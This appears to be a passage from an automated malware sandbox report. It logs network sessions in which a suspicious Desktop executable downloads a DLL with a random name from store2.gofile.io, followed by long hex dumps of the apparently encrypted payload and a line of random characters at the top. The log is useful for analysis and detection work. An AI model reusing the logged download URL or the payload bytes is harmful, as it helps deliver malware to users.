1IdJ>V$z6fv3Av,(`In2!w?TEd*U5bNsI\|F<NyPNo(W}'2])R(Y_).of*A?OM,<K{8c<FCa(BZb6pL:{$G()I+^I abW.9rPR-S5td"V'{z?X
2021-10-13 19:02:54 UTC	978	IN	Data Raw: e1 2b b9 81 f6 3a 6f 5d 67 38 13 e2 a9 1f a9 e7 4d bf 25 ae a7 5d f1 15 46 69 4b b8 14 9f 9c 36 69 af 01 15 f9 bd 40 26 1d 75 05 44 2a 06 f7 2b 69 8e 2c 1c df b3 ed 35 f2 cc 49 2c bc 52 a3 49 a5 ef 99 8e 8f 08 2d a1 cc 95 de f7 73 e7 9f fd 80 09 a6 70 92 90 8d 7a 42 6c dd 12 ab 2e 13 05 36 ae 39 3c 6d 62 9c e9 c1 6a 5d c8 40 18 cf 79 1c 52 29 bf 65 85 a3 42 f3 13 75 a0 70 db 83 10 83 03 49 2f d5 5f 04 f3 da 3d 7d 4e 91 fc 0c 5d 6a 07 a4 66 54 11 28 bc 33 29 4c 64 47 3e 7e 2b 50 7b 0a 7d 9f 90 e1 07 20 dd d4 da 67 7f b8 0d a4 09 78 0a 9f 3e b5 bd 39 e3 4a 01 24 c2 9f 0b 72 b3 32 ea 31 8c 7a 0d d6 08 56 fb ef ea 89 2b 7c 18 90 3a 0a 52 16 01 c9 d3 18 d5 47 1c 0b 22 d4 f5 2b 6d 6b 21 6c f0 76 91 a7 77 8e cf 0d da 5e a8 36 d0 2b 98 6e 1e 8b 89 66 69 4a 21 ca Data Ascii: +:o]g8M%]FiK6i@&uD*+i,5I,RI-spzBl.69<mbj]@yR)eBupI/_=}N]jfT(3)LdG>~+P{} gx>9J$r21zV+|:RG"+mk!lvw^6 +nfiJ!
2021-10-13 19:02:54 UTC	994	IN	Data Raw: 31 58 66 24 f8 91 5f 71 08 fb db 34 6e 05 4e 1b fb d8 0d 4a e1 69 f1 78 35 c2 5b ae ce 82 29 22 4b eb 00 b4 b2 e6 d4 db 46 c3 5d a1 c3 12 80 68 1d 9f 1b 2e 20 30 bf 68 7a 70 bf 0d 32 1a c9 fa 0b e6 16 66 ca 7b 32 37 93 fb 7b e8 98 a5 21 3d bf 0f 44 be dd 11 f8 96 9a 4c b9 92 ba ce 0a 2f bd 44 29 0f 61 03 d4 66 a2 0c a6 b5 a1 e9 8e d9 0f 6a 22 08 83 dc b1 47 2d 54 e2 0e f4 2e d5 0f 2a 67 fb 80 58 8a c8 76 b4 ac 63 ca fe 30 ef 72 80 0b 10 23 06 b6 f1 93 3c dc 59 a5 ea 63 2f bb 7a be 16 73 d5 e5 34 b9 70 87 bd 60 92 28 c1 b4 d3 03 b0 fe 9a cf 8e 68 2e 11 65 b5 73 ba 45 86 94 d9 4c 58 0e 0b 2c 19 a0 26 c1 cf 1e 51 d2 c4 7f d0 dd 51 a9 84 92 e7 3e e6 78 72 1b d9 4d e6 e1 ca af 55 26 8c 11 be f6 1f 25 8d d9 28 dc 40 11 9e 7c c0 a5 b7 fa 42 ef 52 64 f6 f8 6a 63 Data Ascii: 1Xf$_q4nNJix5)"KF]h. 0hzp2f{27{!=DL/D)afj"G-T.*gXvc0r#<Yc/zs4p`(h.esELX,&QQ>xrMU&%(@|BRdjc
2021-10-13 19:02:54 UTC	1010	IN	Data Raw: 61 65 a0 b9 5d e3 ad af af d2 71 59 89 d2 c2 c7 0a 7f 19 32 49 51 bb 57 29 58 96 df fe 20 3b f2 86 e5 72 25 a4 57 9b 68 27 38 87 9d b3 29 de 0f 25 e6 a9 0b 19 5a 13 80 1f a7 ba b3 0b ce 10 f3 15 36 fa 11 4a d1 f4 a2 31 87 d8 aa d6 33 5e 5a fb 16 22 ac ee 45 1f 13 b3 96 d0 1a 3e c8 41 93 23 d1 17 68 4d f4 36 a6 7b 0e eb 52 fd c9 c5 f5 ea 09 b3 a7 55 89 ff 53 d0 2d e0 76 f6 05 3c c7 07 cd 24 61 75 7d b5 db 62 c8 dc a8 d7 74 3c 9c 25 ee a9 85 3b af c1 8b 0c 47 dd c2 53 7f e3 29 2b dd e9 fd 9d 71 2e 73 7b c4 41 0c b0 cd f6 c7 1c d6 02 f8 6f 62 07 45 d1 b3 a1 2a da f8 96 8f 4d 1e 39 bd e6 cf d6 a3 b0 7a 73 93 15 c3 34 f9 4f e1 c1 b9 84 98 80 c4 04 b4 1e c9 89 86 ed 57 40 98 94 0a bc 10 27 fa ed 39 fb 8a ca 45 ca ef fd 31 99 97 90 05 1b 21 2c 40 11 c7 25 d8 4c Data Ascii: ae]qY2lQW)X ;r%Wh'8)%Z6J13^Z"E>A#hM6{RUS-v<$au}bt<%;GS)+q.s{AobE*M9zs4OW@'9E1!,@%L
2021-10-13 19:02:54 UTC	1026	IN	Data Raw: 73 23 5c d4 94 e7 94 60 6c 9d 21 1c dc fa a7 79 11 2f d0 fd 25 96 76 4c 9c de 07 da 70 b1 8c d5 98 9e da 19 11 15 ff 57 6d b1 5f a9 50 e6 f1 e1 da ba c4 e9 ff d1 af c7 57 e6 62 9b 73 60 3f e0 b5 d0 7e 1d c4 c5 2a 3a 22 00 92 0f 9f 5b 5c 32 78 8c 9f 4c ef dc c8 8c a4 b1 e4 f7 71 7e 7a d0 2e 11 83 36 bf 12 35 fa fc c6 f2 90 20 d1 a0 92 20 de 40 37 58 b5 ff 05 e8 e0 3a 4c d3 2e 01 59 09 73 a7 be 13 3f 65 0e 97 78 d7 38 86 18 d1 7d 64 f2 93 11 60 db 75 76 73 68 61 11 fe cd 3d 4c c1 97 32 44 4e eb 45 48 40 38 06 dd ed 7a 76 43 3c d7 50 1e 44 07 aa 37 7b 37 f4 8c 97 a5 32 25 39 c3 96 8e 32 53 47 5f 96 56 a6 8b 6a 2f 5b 92 94 33 33 31 20 e8 7b c7 2b 63 2f 46 69 a6 9c 13 2c 3b 9c e0 83 b8 c9 88 4a 6d 7d c6 bc af 5e 73 74 90 3e 7a b1 7e 75 64 d1 18 70 84 3a 50 76 Data Ascii: s#\`l!y/%vLpWm_PWbs`?~*:"[\2xLq~z.65 @7X:L.Ys?ex8}d`uvsha=L2DNEH@8zvC<PD7{72%92SG_Vj/[331 {+c/Fi,;Jm}^st>z~udp:Pv
2021-10-13 19:02:54 UTC	1042	IN	Data Raw: ac cd c1 54 a3 6b 63 ce 0f bc aa 11 3f 07 b3 b1 cb 4d 8b 03 64 d5 c8 0f 03 ed 79 44 81 4d d1 4d 81 31 0f 33 90 3c eb 47 3b 1c 79 76 01 d1 4b 00 b6 33 d6 8a 5a 83 46 c9 57 ec c8 af 25 5a fb 70 79 da 17 5a 1b 6d 92 f1 d3 55 20 96 dc 27 9b 6f 4b 49 e2 3b 52 67 41 59 a8 c7 a1 fc 2d 4c bd bf eb 35 32 d7 36 2f a3 d1 6b 84 6f d9 c2 7c 34 f2 49 6d 0d ad e0 c8 8a ba 64 96 c1 25 3f 0d 7b b1 0b d8 d7 2c 16 75 48 c4 67 b6 e1 c7 53 6f 64 53 ea de 1f 08 22 e9 36 bb c9 b7 ec 2e cc 4e a2 02 b2 5a 13 b8 23 d4 39 f8 7b bc c8 9e dc e2 5e 8f d3 3f 31 07 dd 8d b4 ea 5b b0 c1 38 8d 98 f1 2b 13 c2 11 48 9e a5 e8 71 c4 5f bc 71 d5 da 72 6a 64 5c fc 0c df 49 e3 5d a9 18 58 ca 9c de a8 b7 6d 06 67 80 1f 67 e3 0f d1 c4 4f af 16 07 7c ac 3d d9 5e c3 0b 4d 9d a6 fa ac ee 98 02 51 bb Data Ascii: Tkc?MdyDMM13<G;yvK3ZFW%ZpyZmU 'oKI;RgAY-L526/ko|4Imd%?{,uHgSodS"6.NZ#9{^?1[8+Hq_qrjd\l]X mggO|=^MQ
2021-10-13 19:02:54 UTC	1058	IN	Data Raw: 03 ee e0 f0 6a df 96 aa 67 dd 5b ec 5d ac ae cc 3c 1b 8d c3 7d 60 a0 50 c0 e4 ba d0 7f 67 b2 f2 e7 db cf 7b 23 2b 93 1d 9b 84 47 d7 d3 fb 0c ec 6c 83 80 db 2f f4 54 ea a1 0e 14 2c ef ba 93 e7 5f ba 8f a0 e7 09 3a 84 ae 3c 4a c1 87 53 9d b3 f5 f1 f1 bb 94 42 41 a0 7b 02 bd a8 6d 84 ba 13 64 77 b9 8b 59 e8 6d 5c 8b 5d df 78 e4 6b d3 59 a8 1d b6 a4 67 5d 51 40 1f 3b 1d eb 7a 00 fb e5 07 1a 9c fc 3d 64 38 79 2d e7 50 ed 47 68 d8 5d 9a e5 63 b8 31 0d ae 36 e0 f9 ef 35 cd 65 26 5a 5e 6a 5e 83 c2 4b 4e a8 ad c5 52 1e 20 b5 96 99 1c d9 2d 36 78 18 bd ed 73 5a 5a 82 f1 50 07 ff 42 4d 60 19 6e ca 46 72 a1 99 ed 9a 62 b7 23 99 15 7a 91 0b 10 31 72 16 5c 75 56 56 2d 71 c0 c0 fd df 6a 13 53 3e da a7 bc 75 4e b4 91 33 86 bb 86 b5 cd 8d 1a 92 d4 02 c2 32 74 93 90 ed 85 Data Ascii: jg[]<}`Pg{#+Gl/T,_:<JSBA{mdwYm\]xkYg]Q@;z=d8y-PGh]c165e&Z^j^KNR -6xsZZPBM`nFrb#z1r\uVV-q jS>uN32t

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49753	31.14.69.10	443	C:\Users\user\Desktop\LFEs2N6DU4.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:56 UTC	1060	OUT	GET /download/37b08118-4d43-44c2-b112-31ce77d0b77d/Szxppkyqovxyiyryjhv.dll HTTP/1.1 Host: store2.gofile.io Connection: Keep-Alive
2021-10-13 19:02:56 UTC	1060	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Access-Control-Allow-Origin: * Content-Disposition: attachment; filename="Szxppkyqovxyiyryjhv.dll" Content-Length: 542208 Content-Type: application/octet-stream Date: Wed, 13 Oct 2021 19:02:56 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Powered-By: Express X-Xss-Protection: 1; mode=block Connection: close
2021-10-13 19:02:56 UTC	1060	IN	Data Raw: 58 44 63 a5 cd 21 cb 11 d6 48 51 27 17 c0 81 52 72 f1 0b a7 eb c9 9b e7 53 a0 0b bd 34 e7 95 e6 86 8c d0 bb 93 4e c6 e8 30 7f f4 db 1e 3e a8 00 52 08 2e 6f 25 a8 e2 27 e5 e3 09 c7 2f 2e 96 77 c6 83 e7 90 50 bf bd 15 99 68 af b5 d9 a5 f8 0a 44 5b 1f 35 36 4d 01 ef eb 11 d9 59 7f ef 20 54 47 c0 27 b9 f8 a0 f0 95 e7 3d cf d0 88 14 40 c6 7b d5 46 fa 4d 76 99 30 2d 0f 80 ab b6 a8 a9 e5 2b 44 d8 67 2e d8 0b 53 4e 2c c9 30 61 2b e3 04 53 5f b4 e8 61 c0 03 43 01 b3 a3 2a 0f a3 a8 48 05 7a 30 27 82 a2 92 eb 3f d8 75 d7 89 99 32 53 75 c9 dd 20 d5 9b f8 ba b3 98 38 e1 0d 2e f7 20 35 54 2e d8 df 9d 29 73 51 77 9f f0 c0 db ef 5f b2 aa ff 47 7f 57 d5 76 be 72 f4 3e c5 c7 dd 3e 49 fb 1e 93 13 c7 c6 f2 74 60 10 38 8a a3 cf 5f e0 a5 42 db a9 b5 69 11 01 92 d7 c9 5a 1a 93 Data Ascii: XDc!HQ'RrS4N0>R.o%'/.wPhD[56MY TG'=@{FMv0-+Dg.SN,0a+S_aC*Hz0'?u2Su 8. 5T.)sQw_GWvr>>lt`8 _BiZ
2021-10-13 19:02:56 UTC	1061	IN	Data Raw: 9e 35 66 8e b8 66 4f 06 ce c2 8c dc 67 8f a1 74 15 4d fb db 0e 86 9c 5e 02 5a 59 6a 49 9e 03 84 f6 20 a9 72 53 b1 c7 53 b2 d2 1d e2 12 46 3d df c3 f1 4c 55 bc 92 8b 77 3c f7 70 e0 ac 81 09 2a eb e8 e1 d3 8e f7 6c d7 3f 70 e4 1f 46 a8 e1 08 fd 40 f5 be 27 8a b4 76 9b 0c 05 d2 51 a4 12 4b d0 ce 9a 29 ad 8b f5 30 68 13 4a 07 ad c0 df 20 da 7c 4a c1 37 1d bc 65 35 ac f6 cf 31 99 e1 17 89 53 9e 7e b1 f0 f7 58 6a 2a 26 da 87 8e 25 17 8c 56 60 85 da 81 35 a9 9d 5a 23 a2 43 c0 24 85 45 ec ed 51 60 a5 f7 da 4d c2 7c 7a 60 04 f2 8a b1 07 cf 49 39 a6 fb 16 7a 09 78 93 fe 45 a9 f0 f4 39 dd 13 0e d8 3b 06 23 37 de d0 29 21 34 c5 2d 72 0b 3a 62 b2 a2 64 bd a1 b7 8d c0 64 8d 08 3d 16 63 44 f4 a0 c6 11 7a ae 27 b1 b8 0d 8d c8 71 14 0a 18 6e 01 95 11 d3 2e eb e0 27 dd cb Data Ascii: 5ffOgtM^ZYjI rSSF=LUw<p*l?pF@'vQK)0hJ |J7e51S~Xj*&%V`5Z#C$EQ`M|z`l9zxE9;#7)!4-r:bdd=cDz'qn.'
2021-10-13 19:02:56 UTC	1063	IN	Data Raw: 11 af ce 49 0b c8 45 ac f1 08 d7 8e 32 54 e4 19 9a ad 74 14 e1 fa fc 4e 37 f9 3a 67 53 17 1e 4b 3b 7a b9 49 55 b4 15 6b 7a c1 24 55 d0 4f 62 a5 f3 d6 1b de 2a a7 0d 6d ff 2a f4 ba 69 f2 84 f5 de bd d8 42 e5 70 0e 88 78 d9 c7 3f 23 bd 5f 77 bc e7 98 3a 85 4a fe 87 97 16 79 4c a8 44 07 fb 6b 9d e5 36 5d 82 9b e6 4f 4c 25 cb 04 8c a9 5e aa 49 0e a3 13 ac 9e d5 d4 18 a9 0f 78 27 1a 91 82 0d 33 4c 52 ba b5 9a 1b 44 73 0a 3b e4 c2 14 81 83 dd 88 82 28 82 d7 2d 7b f1 e5 79 59 e9 ca 61 22 ea 35 ca e3 89 c5 16 7f 08 c3 8e 68 7c 98 ad a9 32 67 55 46 7f 82 9a de 0a 93 1e 0f 8f 34 5b bb 6b 61 ff 57 d9 63 1d 00 54 a2 b7 ed 1a 7d 27 28 5a f1 bb 9a 45 14 51 e4 8e 1e b9 62 8b 15 b2 8b 34 bb fe 90 10 77 32 6a f9 e1 dd ac f5 65 3b 3a 31 90 8a 11 2a 7c c9 41 09 c5 ef 24 04 Data Ascii: IE2TtN7:gSK;zIUkz$UOb*m*iBpx?#_w:JyLDk6]OL%^lx'3LRDs;(-{yYa"5h\|2gUF4[kaWcT}'(ZEQb4w2je;:1*\|A$
2021-10-13 19:02:56 UTC	1064	IN	Data Raw: 9b 63 97 d4 24 89 70 a2 d2 1d d4 95 c5 74 2b 8c b6 7a f9 bc 27 b0 ba 8b e6 92 ef 77 c5 b8 72 de d9 5f 40 db 7a 86 af 57 46 3e d1 5c 1d bd 4e ba 81 46 b9 14 3e 25 ea 7c 7e 00 91 14 23 96 a0 ad 10 fd 3e 31 3b 4f ec a7 f3 1f 04 c8 86 dd ba b7 79 9b 35 8d d8 84 f0 0a ee 5b b6 42 16 52 53 3f 95 69 b6 55 f5 58 ef f1 e1 a0 d3 ba 2f a7 6d e6 6c 57 38 c7 69 67 32 79 b5 3b d2 04 17 db 4d a2 89 53 b6 08 54 b3 90 32 7c 5e b0 d2 b7 c3 5a a5 a4 dc 1d a8 d3 22 19 4a 74 61 18 08 e9 4a 86 fe d9 fc 60 60 15 27 95 61 41 e5 71 63 6f cd ac 0a ce fc 8c 26 6c 10 43 1e ad f7 85 ed d6 99 a2 6d 97 31 f4 95 ac 04 d7 33 fa 34 e0 5e f1 f9 e1 ca db 02 e9 ce 1c 9f 98 62 1e c4 c4 8f 46 26 4e 8c 0f 32 b9 8b 65 15 47 70 69 61 88 1d 39 39 48 95 c0 51 e9 b5 f1 03 b8 44 7b d2 e7 6a 88 3e 3f Data Ascii: c$pt+z'wr_@zWF>\NF>%|~#>1;Oy5[BRS?iUX/mlW8ig2y;MST2|^Z"JtaJ```aAqco&lCm134^bF&N2eGpia99H QD{j>?
2021-10-13 19:02:56 UTC	1068	IN	Data Raw: bb 00 63 0e 8f 53 da bb f1 5b 92 1d 95 24 2e 15 d9 d5 c8 e5 d1 91 fd 84 13 31 24 6d 33 df c9 11 0a e5 e2 9f 9b ac a8 43 c7 c9 be 98 7d 4d fb 8a 95 6b f9 5b df 53 d5 08 23 d0 87 e6 5e 59 34 fc 61 23 17 00 9d cb f1 62 73 2e e6 0c 49 f0 b4 37 6c aa 7f 49 ce 1a 4d 42 a8 18 f6 8e 3e 55 f5 31 b1 bb a7 64 9b c3 f7 43 8f 9d 1f 69 46 12 f7 84 f8 4e fd ac c9 2d 71 18 3e 3d 07 7e b6 0b 19 b9 0b 79 26 51 ad 73 2f ff a6 c6 47 03 72 0d ed f5 22 70 39 f0 38 bb f3 6c 0b ab 39 7c 54 cd ff bc 39 eb 47 2b 68 6b ae c1 b6 4a 42 f1 29 d0 26 48 b2 46 2f 2e f8 34 77 1b 3d 22 c8 cd a9 26 2c 41 f0 da 19 8f 17 f1 6f 37 23 a0 7e 5e 34 5a 55 6e 0f a6 2d 14 61 2f 78 a5 26 84 8a ab 21 89 fb 6a d2 0b 62 8e a4 ec 4b a4 65 45 ac b0 a3 81 54 c9 35 d2 f7 d7 00 69 ce f5 b1 21 95 81 fa 66 ad Data Ascii: cS[$.1$m3C}Mk[S#^Y4a#bs.I7IIMB>U1dCiFN-q>=~y&Qs/Gr"p98l9|T9G+hkJB)&HF/.4w="&,Ao7#~^4ZUn-a/x&!jbKeET5i!f
2021-10-13 19:02:56 UTC	1074	IN	Data Raw: 0b 0f 49 72 77 6e 26 29 ab ed a0 44 16 f9 73 d0 2c 48 5e 14 74 8e 3f d6 84 c6 5e d3 9b 8b 3a 94 b2 e1 da ba 8a 9f 77 6d 1e 07 a1 40 ab f9 42 cb fe ee 49 cf a4 4b ad 9e 3a 10 90 87 63 46 8b 99 67 39 e7 ee 22 55 a4 44 c3 91 71 d5 b3 85 01 7a 78 f6 93 2c f8 6f b6 55 70 d3 d8 85 ac 07 9d c8 6c e8 2b 02 4c 5d d3 0a 18 5b 30 8a e7 60 ad a8 fa 9e f7 16 6d 14 86 af 3c c8 fb fa f9 1f 16 7c 28 e8 b3 42 76 52 b5 ea d4 5a 37 c1 c9 58 df d7 b7 6c 4a af 29 e0 fc ea 7d 2d 94 e5 00 54 6d 19 01 1c 1a 97 ae b8 82 e3 f8 d5 4f ca 77 43 90 ea e1 0c 65 9c d6 4f 3b f7 06 1a f8 e4 c0 e8 eb 70 fb 6d 27 79 81 1a 66 c5 e7 a7 df c7 a2 37 ad c9 51 cd 8c 0f b0 57 1a 8c 4b 68 11 3b 08 97 f2 5b d8 92 64 d2 ae 9d 28 17 b1 f6 1a cd 5d ac 48 cb f5 1a 40 1c 0f fd e8 b2 29 ea 19 1c b4 6a e7 Data Ascii: Irwn&)Ds,H^t?^:wm@BIK:cFg9"UDqzx,oUpl+L][0`m<|(BvRZ7XlJ)}-TmOwCeO;pm'yf7QWKh;[d(]H@)j
2021-10-13 19:02:56 UTC	1081	IN	Data Raw: 46 8b 85 25 80 bd 4b 18 0d 6c ef 3f 1a 3a 12 73 09 1e 8d 00 df b5 83 1c c1 0a 06 49 65 1c ba 95 bd 88 45 b0 4b 99 5b 29 61 bd ef 96 83 3e 27 90 56 18 9c c3 b6 52 f9 2b 8d 5c d5 d6 c7 be 58 91 42 13 a5 7e 76 ee 8f 4b 07 b5 91 d7 55 72 c7 5b f6 51 7d ac f8 af 33 9d 14 bb 02 f8 6e 08 af 06 ac a6 62 bd d8 25 ad 1b 9b 4f 3a 56 a2 c1 55 b4 ce db 4c b9 1e 2a 41 9f bd fb d3 1f f1 47 94 2b 92 7a bd 90 c0 e4 59 98 ea 34 de fc da 75 32 45 3a 8d 30 6a 7b 0e 9a 44 0b 75 e7 60 a9 6d 4e 5a 7e 41 95 63 85 a8 60 9a 8e 1a 82 45 bd 8c ec 79 53 b9 cc 66 b3 35 62 f2 3d fb 6c 19 f4 c3 66 d9 ca 5b 61 46 43 ec 5c dd 93 cb 65 15 62 1c 30 d8 a2 48 31 ac db 03 e3 24 c7 3a 8a 71 d3 4e 5d b5 97 b8 34 b3 07 72 c6 50 0c 79 32 30 e0 be 74 e7 6a 9a 45 29 88 39 8a 8c b0 17 29 00 c6 7b 96 Data Ascii: F%Kl?:sIeEK[)a>'VR+\XB~vKUr[Q}3nb%O:VUL*AG+zY4u2E:0j{Du`mNZ~Ac`EySf5b=lf[aFC\eb0H1$:qN]4 rPy20tjE)9){

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:56 UTC	1089	IN	Data Raw: c9 73 4d dc 0c 4e 2f 16 d4 9a 83 65 18 a9 62 31 94 2f 72 bb 3d 22 33 8d 97 43 6c 03 dd 00 28 22 80 23 34 0a c8 4d f3 d7 f9 8a 07 0c d0 90 ed 81 53 9f ce 4d 72 71 ec 67 35 1c 44 0d 68 78 ce 74 b1 a7 bc 3d a9 69 49 58 6d 06 c5 db cf 67 b4 77 8b c1 ea 1d dc 53 25 93 33 5f 71 05 e7 ec d5 90 6b 3a 51 bd c7 56 a2 eb a3 73 f1 de d9 a4 5f 2e a1 4c f4 17 a2 fd 8f 70 93 6b 58 8e 77 e2 c0 cc f5 50 91 82 e7 60 f1 fd 12 b2 18 27 62 3f ce 2e df 08 fc 74 06 5d 66 d3 41 15 8d df df 47 be d3 41 c4 4f 02 6e b6 7d c7 d8 ec 6a 16 10 97 03 83 da ad c9 12 28 70 3a e0 0e 93 df ac 77 23 8a 7e b9 fe 83 4b 92 02 4d 64 01 4c 39 5a 7f 5d 81 a8 18 3f 1f 4f ee f1 f9 ab 06 7b 62 e2 a1 bd 3f e6 f9 5e 3e a8 1c 0b ed 20 bb 7e dc c4 f1 b7 a1 20 7e 90 14 45 f5 10 9a 7b bb 4b f1 bf e8 a1 2c Data Ascii: sMN/eb1/r="3Cl("#4MSMrqg5Dhxt=ilXmgwS%3_qk:QVs_.LpkXwP`'b?.t]fAGAOn}j(p:w#~KMdL9Z]?O{b?^> ~ ~E{K,
2021-10-13 19:02:56 UTC	1098	IN	Data Raw: 2b 1c 1f 4a 7c be 79 d5 29 92 24 d2 60 49 e9 4a 65 ca fc 38 f9 78 7e 25 9a b7 33 bb 58 69 1c 2b 83 9e fe f5 2d 32 c6 bf 20 f5 70 70 fd 45 33 71 8a 74 17 2f 54 77 85 69 f4 d7 6a a9 d3 9e d7 33 2f d1 67 9d aa be 99 3e 71 59 b9 93 38 89 8e 50 a2 83 3a fd 76 5e 90 1e d3 4e 39 f9 f4 19 42 f0 e1 aa aa 4a fd 05 d5 08 a5 38 d4 49 ba 1e cd 51 4f ce 33 e7 fe f5 16 bf 0d a3 98 2f 8c 08 9e b1 74 11 d8 56 1b 51 6d c6 6c dc 0b 0f b4 3d 78 81 eb 0c 0f 65 b0 9d cc 0c 50 1a 78 8f de 4a fb 38 b9 c8 a4 b2 f4 27 61 a9 64 41 64 0d 5b f3 72 2b 70 73 14 05 46 31 f2 5b f4 f2 5e c9 b1 ee 24 55 8e 5a 25 94 9f e2 58 b4 87 2b b1 10 61 72 c4 b1 ed fc 2d fd 09 03 e5 47 1f e6 91 e4 e2 eb b5 03 4f ac 68 77 53 b3 f3 ad d8 67 d0 10 f4 43 59 e8 27 1a 78 1e 43 c8 de 33 19 bd 9c d2 9e 1f 54 Data Ascii: +J|y)$`IJe8x~%3Xi+-2 ppE3qt/Twij3/g>qY8P:v^N9BJ8IQO3/tVQml=xePxJ8'adAd[r+psF1[^$UZ%X+ar-GOhwSgCY'xC3T
2021-10-13 19:02:56 UTC	1099	IN	Data Raw: 3c 04 58 39 d1 c2 04 cc 4b b5 64 de 86 f2 69 4a a7 c5 0f 5f 52 2d 72 f4 7e 9f 67 a3 0f 85 b1 cc 71 1e ab 12 8d 0b 19 0a 44 af 07 98 4e c6 e2 e6 a8 b9 04 21 9a 5b fb 4b 33 3a 26 1a cd 6b 85 66 76 36 8e ca bb df 68 4c a6 ff 05 fb ff c7 55 bf 50 78 ee 34 0d 5f 37 cd c9 af ff 1c 5a 61 54 10 46 b3 97 36 d3 e2 f2 b9 76 92 a0 01 8e bf 18 c4 97 40 4e 1f c7 1e 55 bb 9d ed e2 cf a2 76 a5 68 93 d4 22 ef ec 4d 1e bf 9d f3 46 e5 16 39 71 c1 de 92 a2 04 b5 63 39 29 d8 fe a0 d6 1c dc af b1 ed 58 1d 91 91 c0 82 0b d5 af 88 43 7c 16 81 62 03 a0 82 af 2d 93 3a 66 0b 1b 9f 14 91 27 3c 2c 96 9d bb 0a ec 0d 8c 3c cb c8 87 79 d3 16 fb 33 d4 7a b8 60 27 68 ed 78 3c 9f 7a 27 be 67 09 ff 35 b2 6f 0c 0d 73 90 ee 78 9f e2 57 80 ae 87 e0 79 a9 81 c0 e5 41 d6 53 77 79 10 49 67 4a c6 Data Ascii: <X9KdiJ_R-r~gqDN![K3:&kfv6hLUPx4_7ZaTF6v@NUvh"MF9qc9)XC|b-:f'<,<y3z`'hx<z'g5osxWyASwyIgJ
2021-10-13 19:02:56 UTC	1111	IN	Data Raw: b7 5e 67 e8 7a 1a 00 f7 17 49 ff 11 01 ac 14 c1 9e d5 a0 58 42 01 5b 47 6b 35 8a 86 a8 50 55 a5 0f ba 2a 6e b3 e5 c5 41 9b 26 c2 0b 4a 56 40 a0 b9 1a 0e 39 5d 0e 3b e0 2e 24 8c 00 3c 03 4e e8 da 78 0c 1f a6 09 e8 f1 19 46 90 ae 94 30 28 a9 f7 af 34 01 02 b2 2f 1a 68 d1 55 ec 59 e9 a8 97 11 02 4d 8f bc 86 da 0a 24 6e 54 15 50 2e 40 85 8e 77 b7 c8 86 c4 7d 23 30 b0 3d 76 b9 44 b8 6c f6 b4 40 29 c5 ef 45 6d 76 47 7c 93 29 60 03 1a 3c 17 78 f6 8e 62 0b 11 05 0c dc 60 72 b6 2d 88 b3 86 95 5f 7d bc 24 fb d0 99 42 d5 79 4e 22 18 9a c3 79 32 2c 15 d5 5d a5 8f 75 f7 7d 2a 16 37 66 47 a1 41 01 99 9c 24 3c 50 3d 2f e4 85 44 de 85 4a 54 91 4e 46 2c b7 6d d9 3a c5 b2 69 ca cf 12 85 ce fe 0d c0 11 40 b5 75 88 33 8e 83 11 00 5d 4b ef f6 ae f2 94 c6 61 f1 23 9b 81 e6 45 Data Ascii: ^gzIXB[Gk5PU*nA&JV@9];.$<NxF0(4/hUYM$nTP.@w}#0=vDI@)EmvG|)`<xb`r-_}$ByN"y2,]u}*7fGA$<P=/DJTNF,m:i@u3]Ka#E
2021-10-13 19:02:56 UTC	1123	IN	Data Raw: cc 4d 2c 59 99 71 4d 7e a9 84 f4 63 1e 2f 0f da 93 6c 62 d3 15 85 87 f6 f6 d3 aa 94 01 02 55 d8 40 4b ed af e5 d6 70 c0 83 05 c0 b1 e9 d0 46 48 d9 a7 18 a1 79 0d 43 41 eb e7 5b a7 4c 33 c1 70 d2 bd c4 43 56 98 99 c5 68 68 75 46 87 0d 46 66 25 e9 b2 cc cc 30 82 bf ea 84 d8 d9 3a a9 d4 ee 82 06 35 e6 bb 47 15 b5 4e e6 ac 29 fb 39 12 fe cc d4 8e 92 93 28 e2 cc 3a 89 f8 26 30 82 44 a5 60 60 42 72 78 e8 c5 d0 a3 e7 60 bc e7 3c 61 0c d0 2a 1a 50 43 b7 a0 47 90 5e a6 02 78 3f a0 83 cb 20 94 a2 3f 35 97 1a ad 21 2c f1 74 35 fa 2e df 0f 6f 5b f8 97 40 b4 29 ac 25 b9 e0 1b ae cd cb ae 88 da f4 ea fc f5 e2 00 92 9a dc 33 15 8f 5f eb fb 94 e8 7c f5 a7 64 8b c6 1a c9 5f a0 e3 6f 2b 9f fb 48 da 07 e8 fb 7a 84 ca 61 8b e9 e1 18 24 16 51 a5 ec b3 fa 05 84 cb 33 a3 64 da Data Ascii: M,YqM~c/lbU@KpFHyCA[L3pCVhhuFFf%0:5GN)9(:&0D``Brx`<a*PCG^x? ?5!,t5.o[@)%3_|d_o+Hza$Q3d
2021-10-13 19:02:56 UTC	1124	IN	Data Raw: 19 df 7e 68 1a 83 f8 a8 a9 ab 3e d4 66 60 05 3f ae 65 79 8f 16 0e de 92 23 68 f0 e9 a2 27 c5 ee 3d 12 a8 be 32 ac a3 fb 98 a0 09 8b 27 46 15 d1 3f 6b a3 5e f7 7e a6 85 ac 40 e8 07 16 85 24 d5 1d 8d b4 98 62 03 5f 32 c2 6e 80 16 87 b1 2b cb a9 a7 4e 1f b4 64 e2 aa 95 4f 0c 59 5c 6d b0 a2 7a 7f d7 bb ce 12 a4 0a fb 83 3d 0e ca 37 bb 83 4c c5 2a 92 26 fd 2c 18 66 da ac 0e 61 03 46 90 59 60 51 06 2d 28 d0 93 e0 51 1d 60 cd 1d 8e 67 09 37 4d 12 17 82 5b c6 f2 31 20 9e 5d b8 13 31 c6 8f 5d fe 1f 5c 15 69 08 d7 8e 3f 5c e6 4d 01 b6 6e 8c 53 83 ab cb 8f 8b 6f 40 cb 53 2a 85 f5 2a b7 2d 0d 46 26 a5 3f 87 b4 a1 fc 50 69 a3 8a b2 ed 11 b1 f5 ca 91 e8 7e 0d 76 5e d9 59 91 32 f0 b0 ef 57 88 39 5b 29 c8 1f 7b a9 09 14 63 c4 cf 0f 24 5a b0 dc d4 81 e0 61 9b c5 82 b5 e3 Data Ascii: ~h>f`?ey#h'=2'F?k^~@$b_2n+NdOY\mz=7L*&,faFY`Q-(Q`g7M[1]1]\i?\MnSo@S**-F&?Pi~v^Y2W9[){c$Za
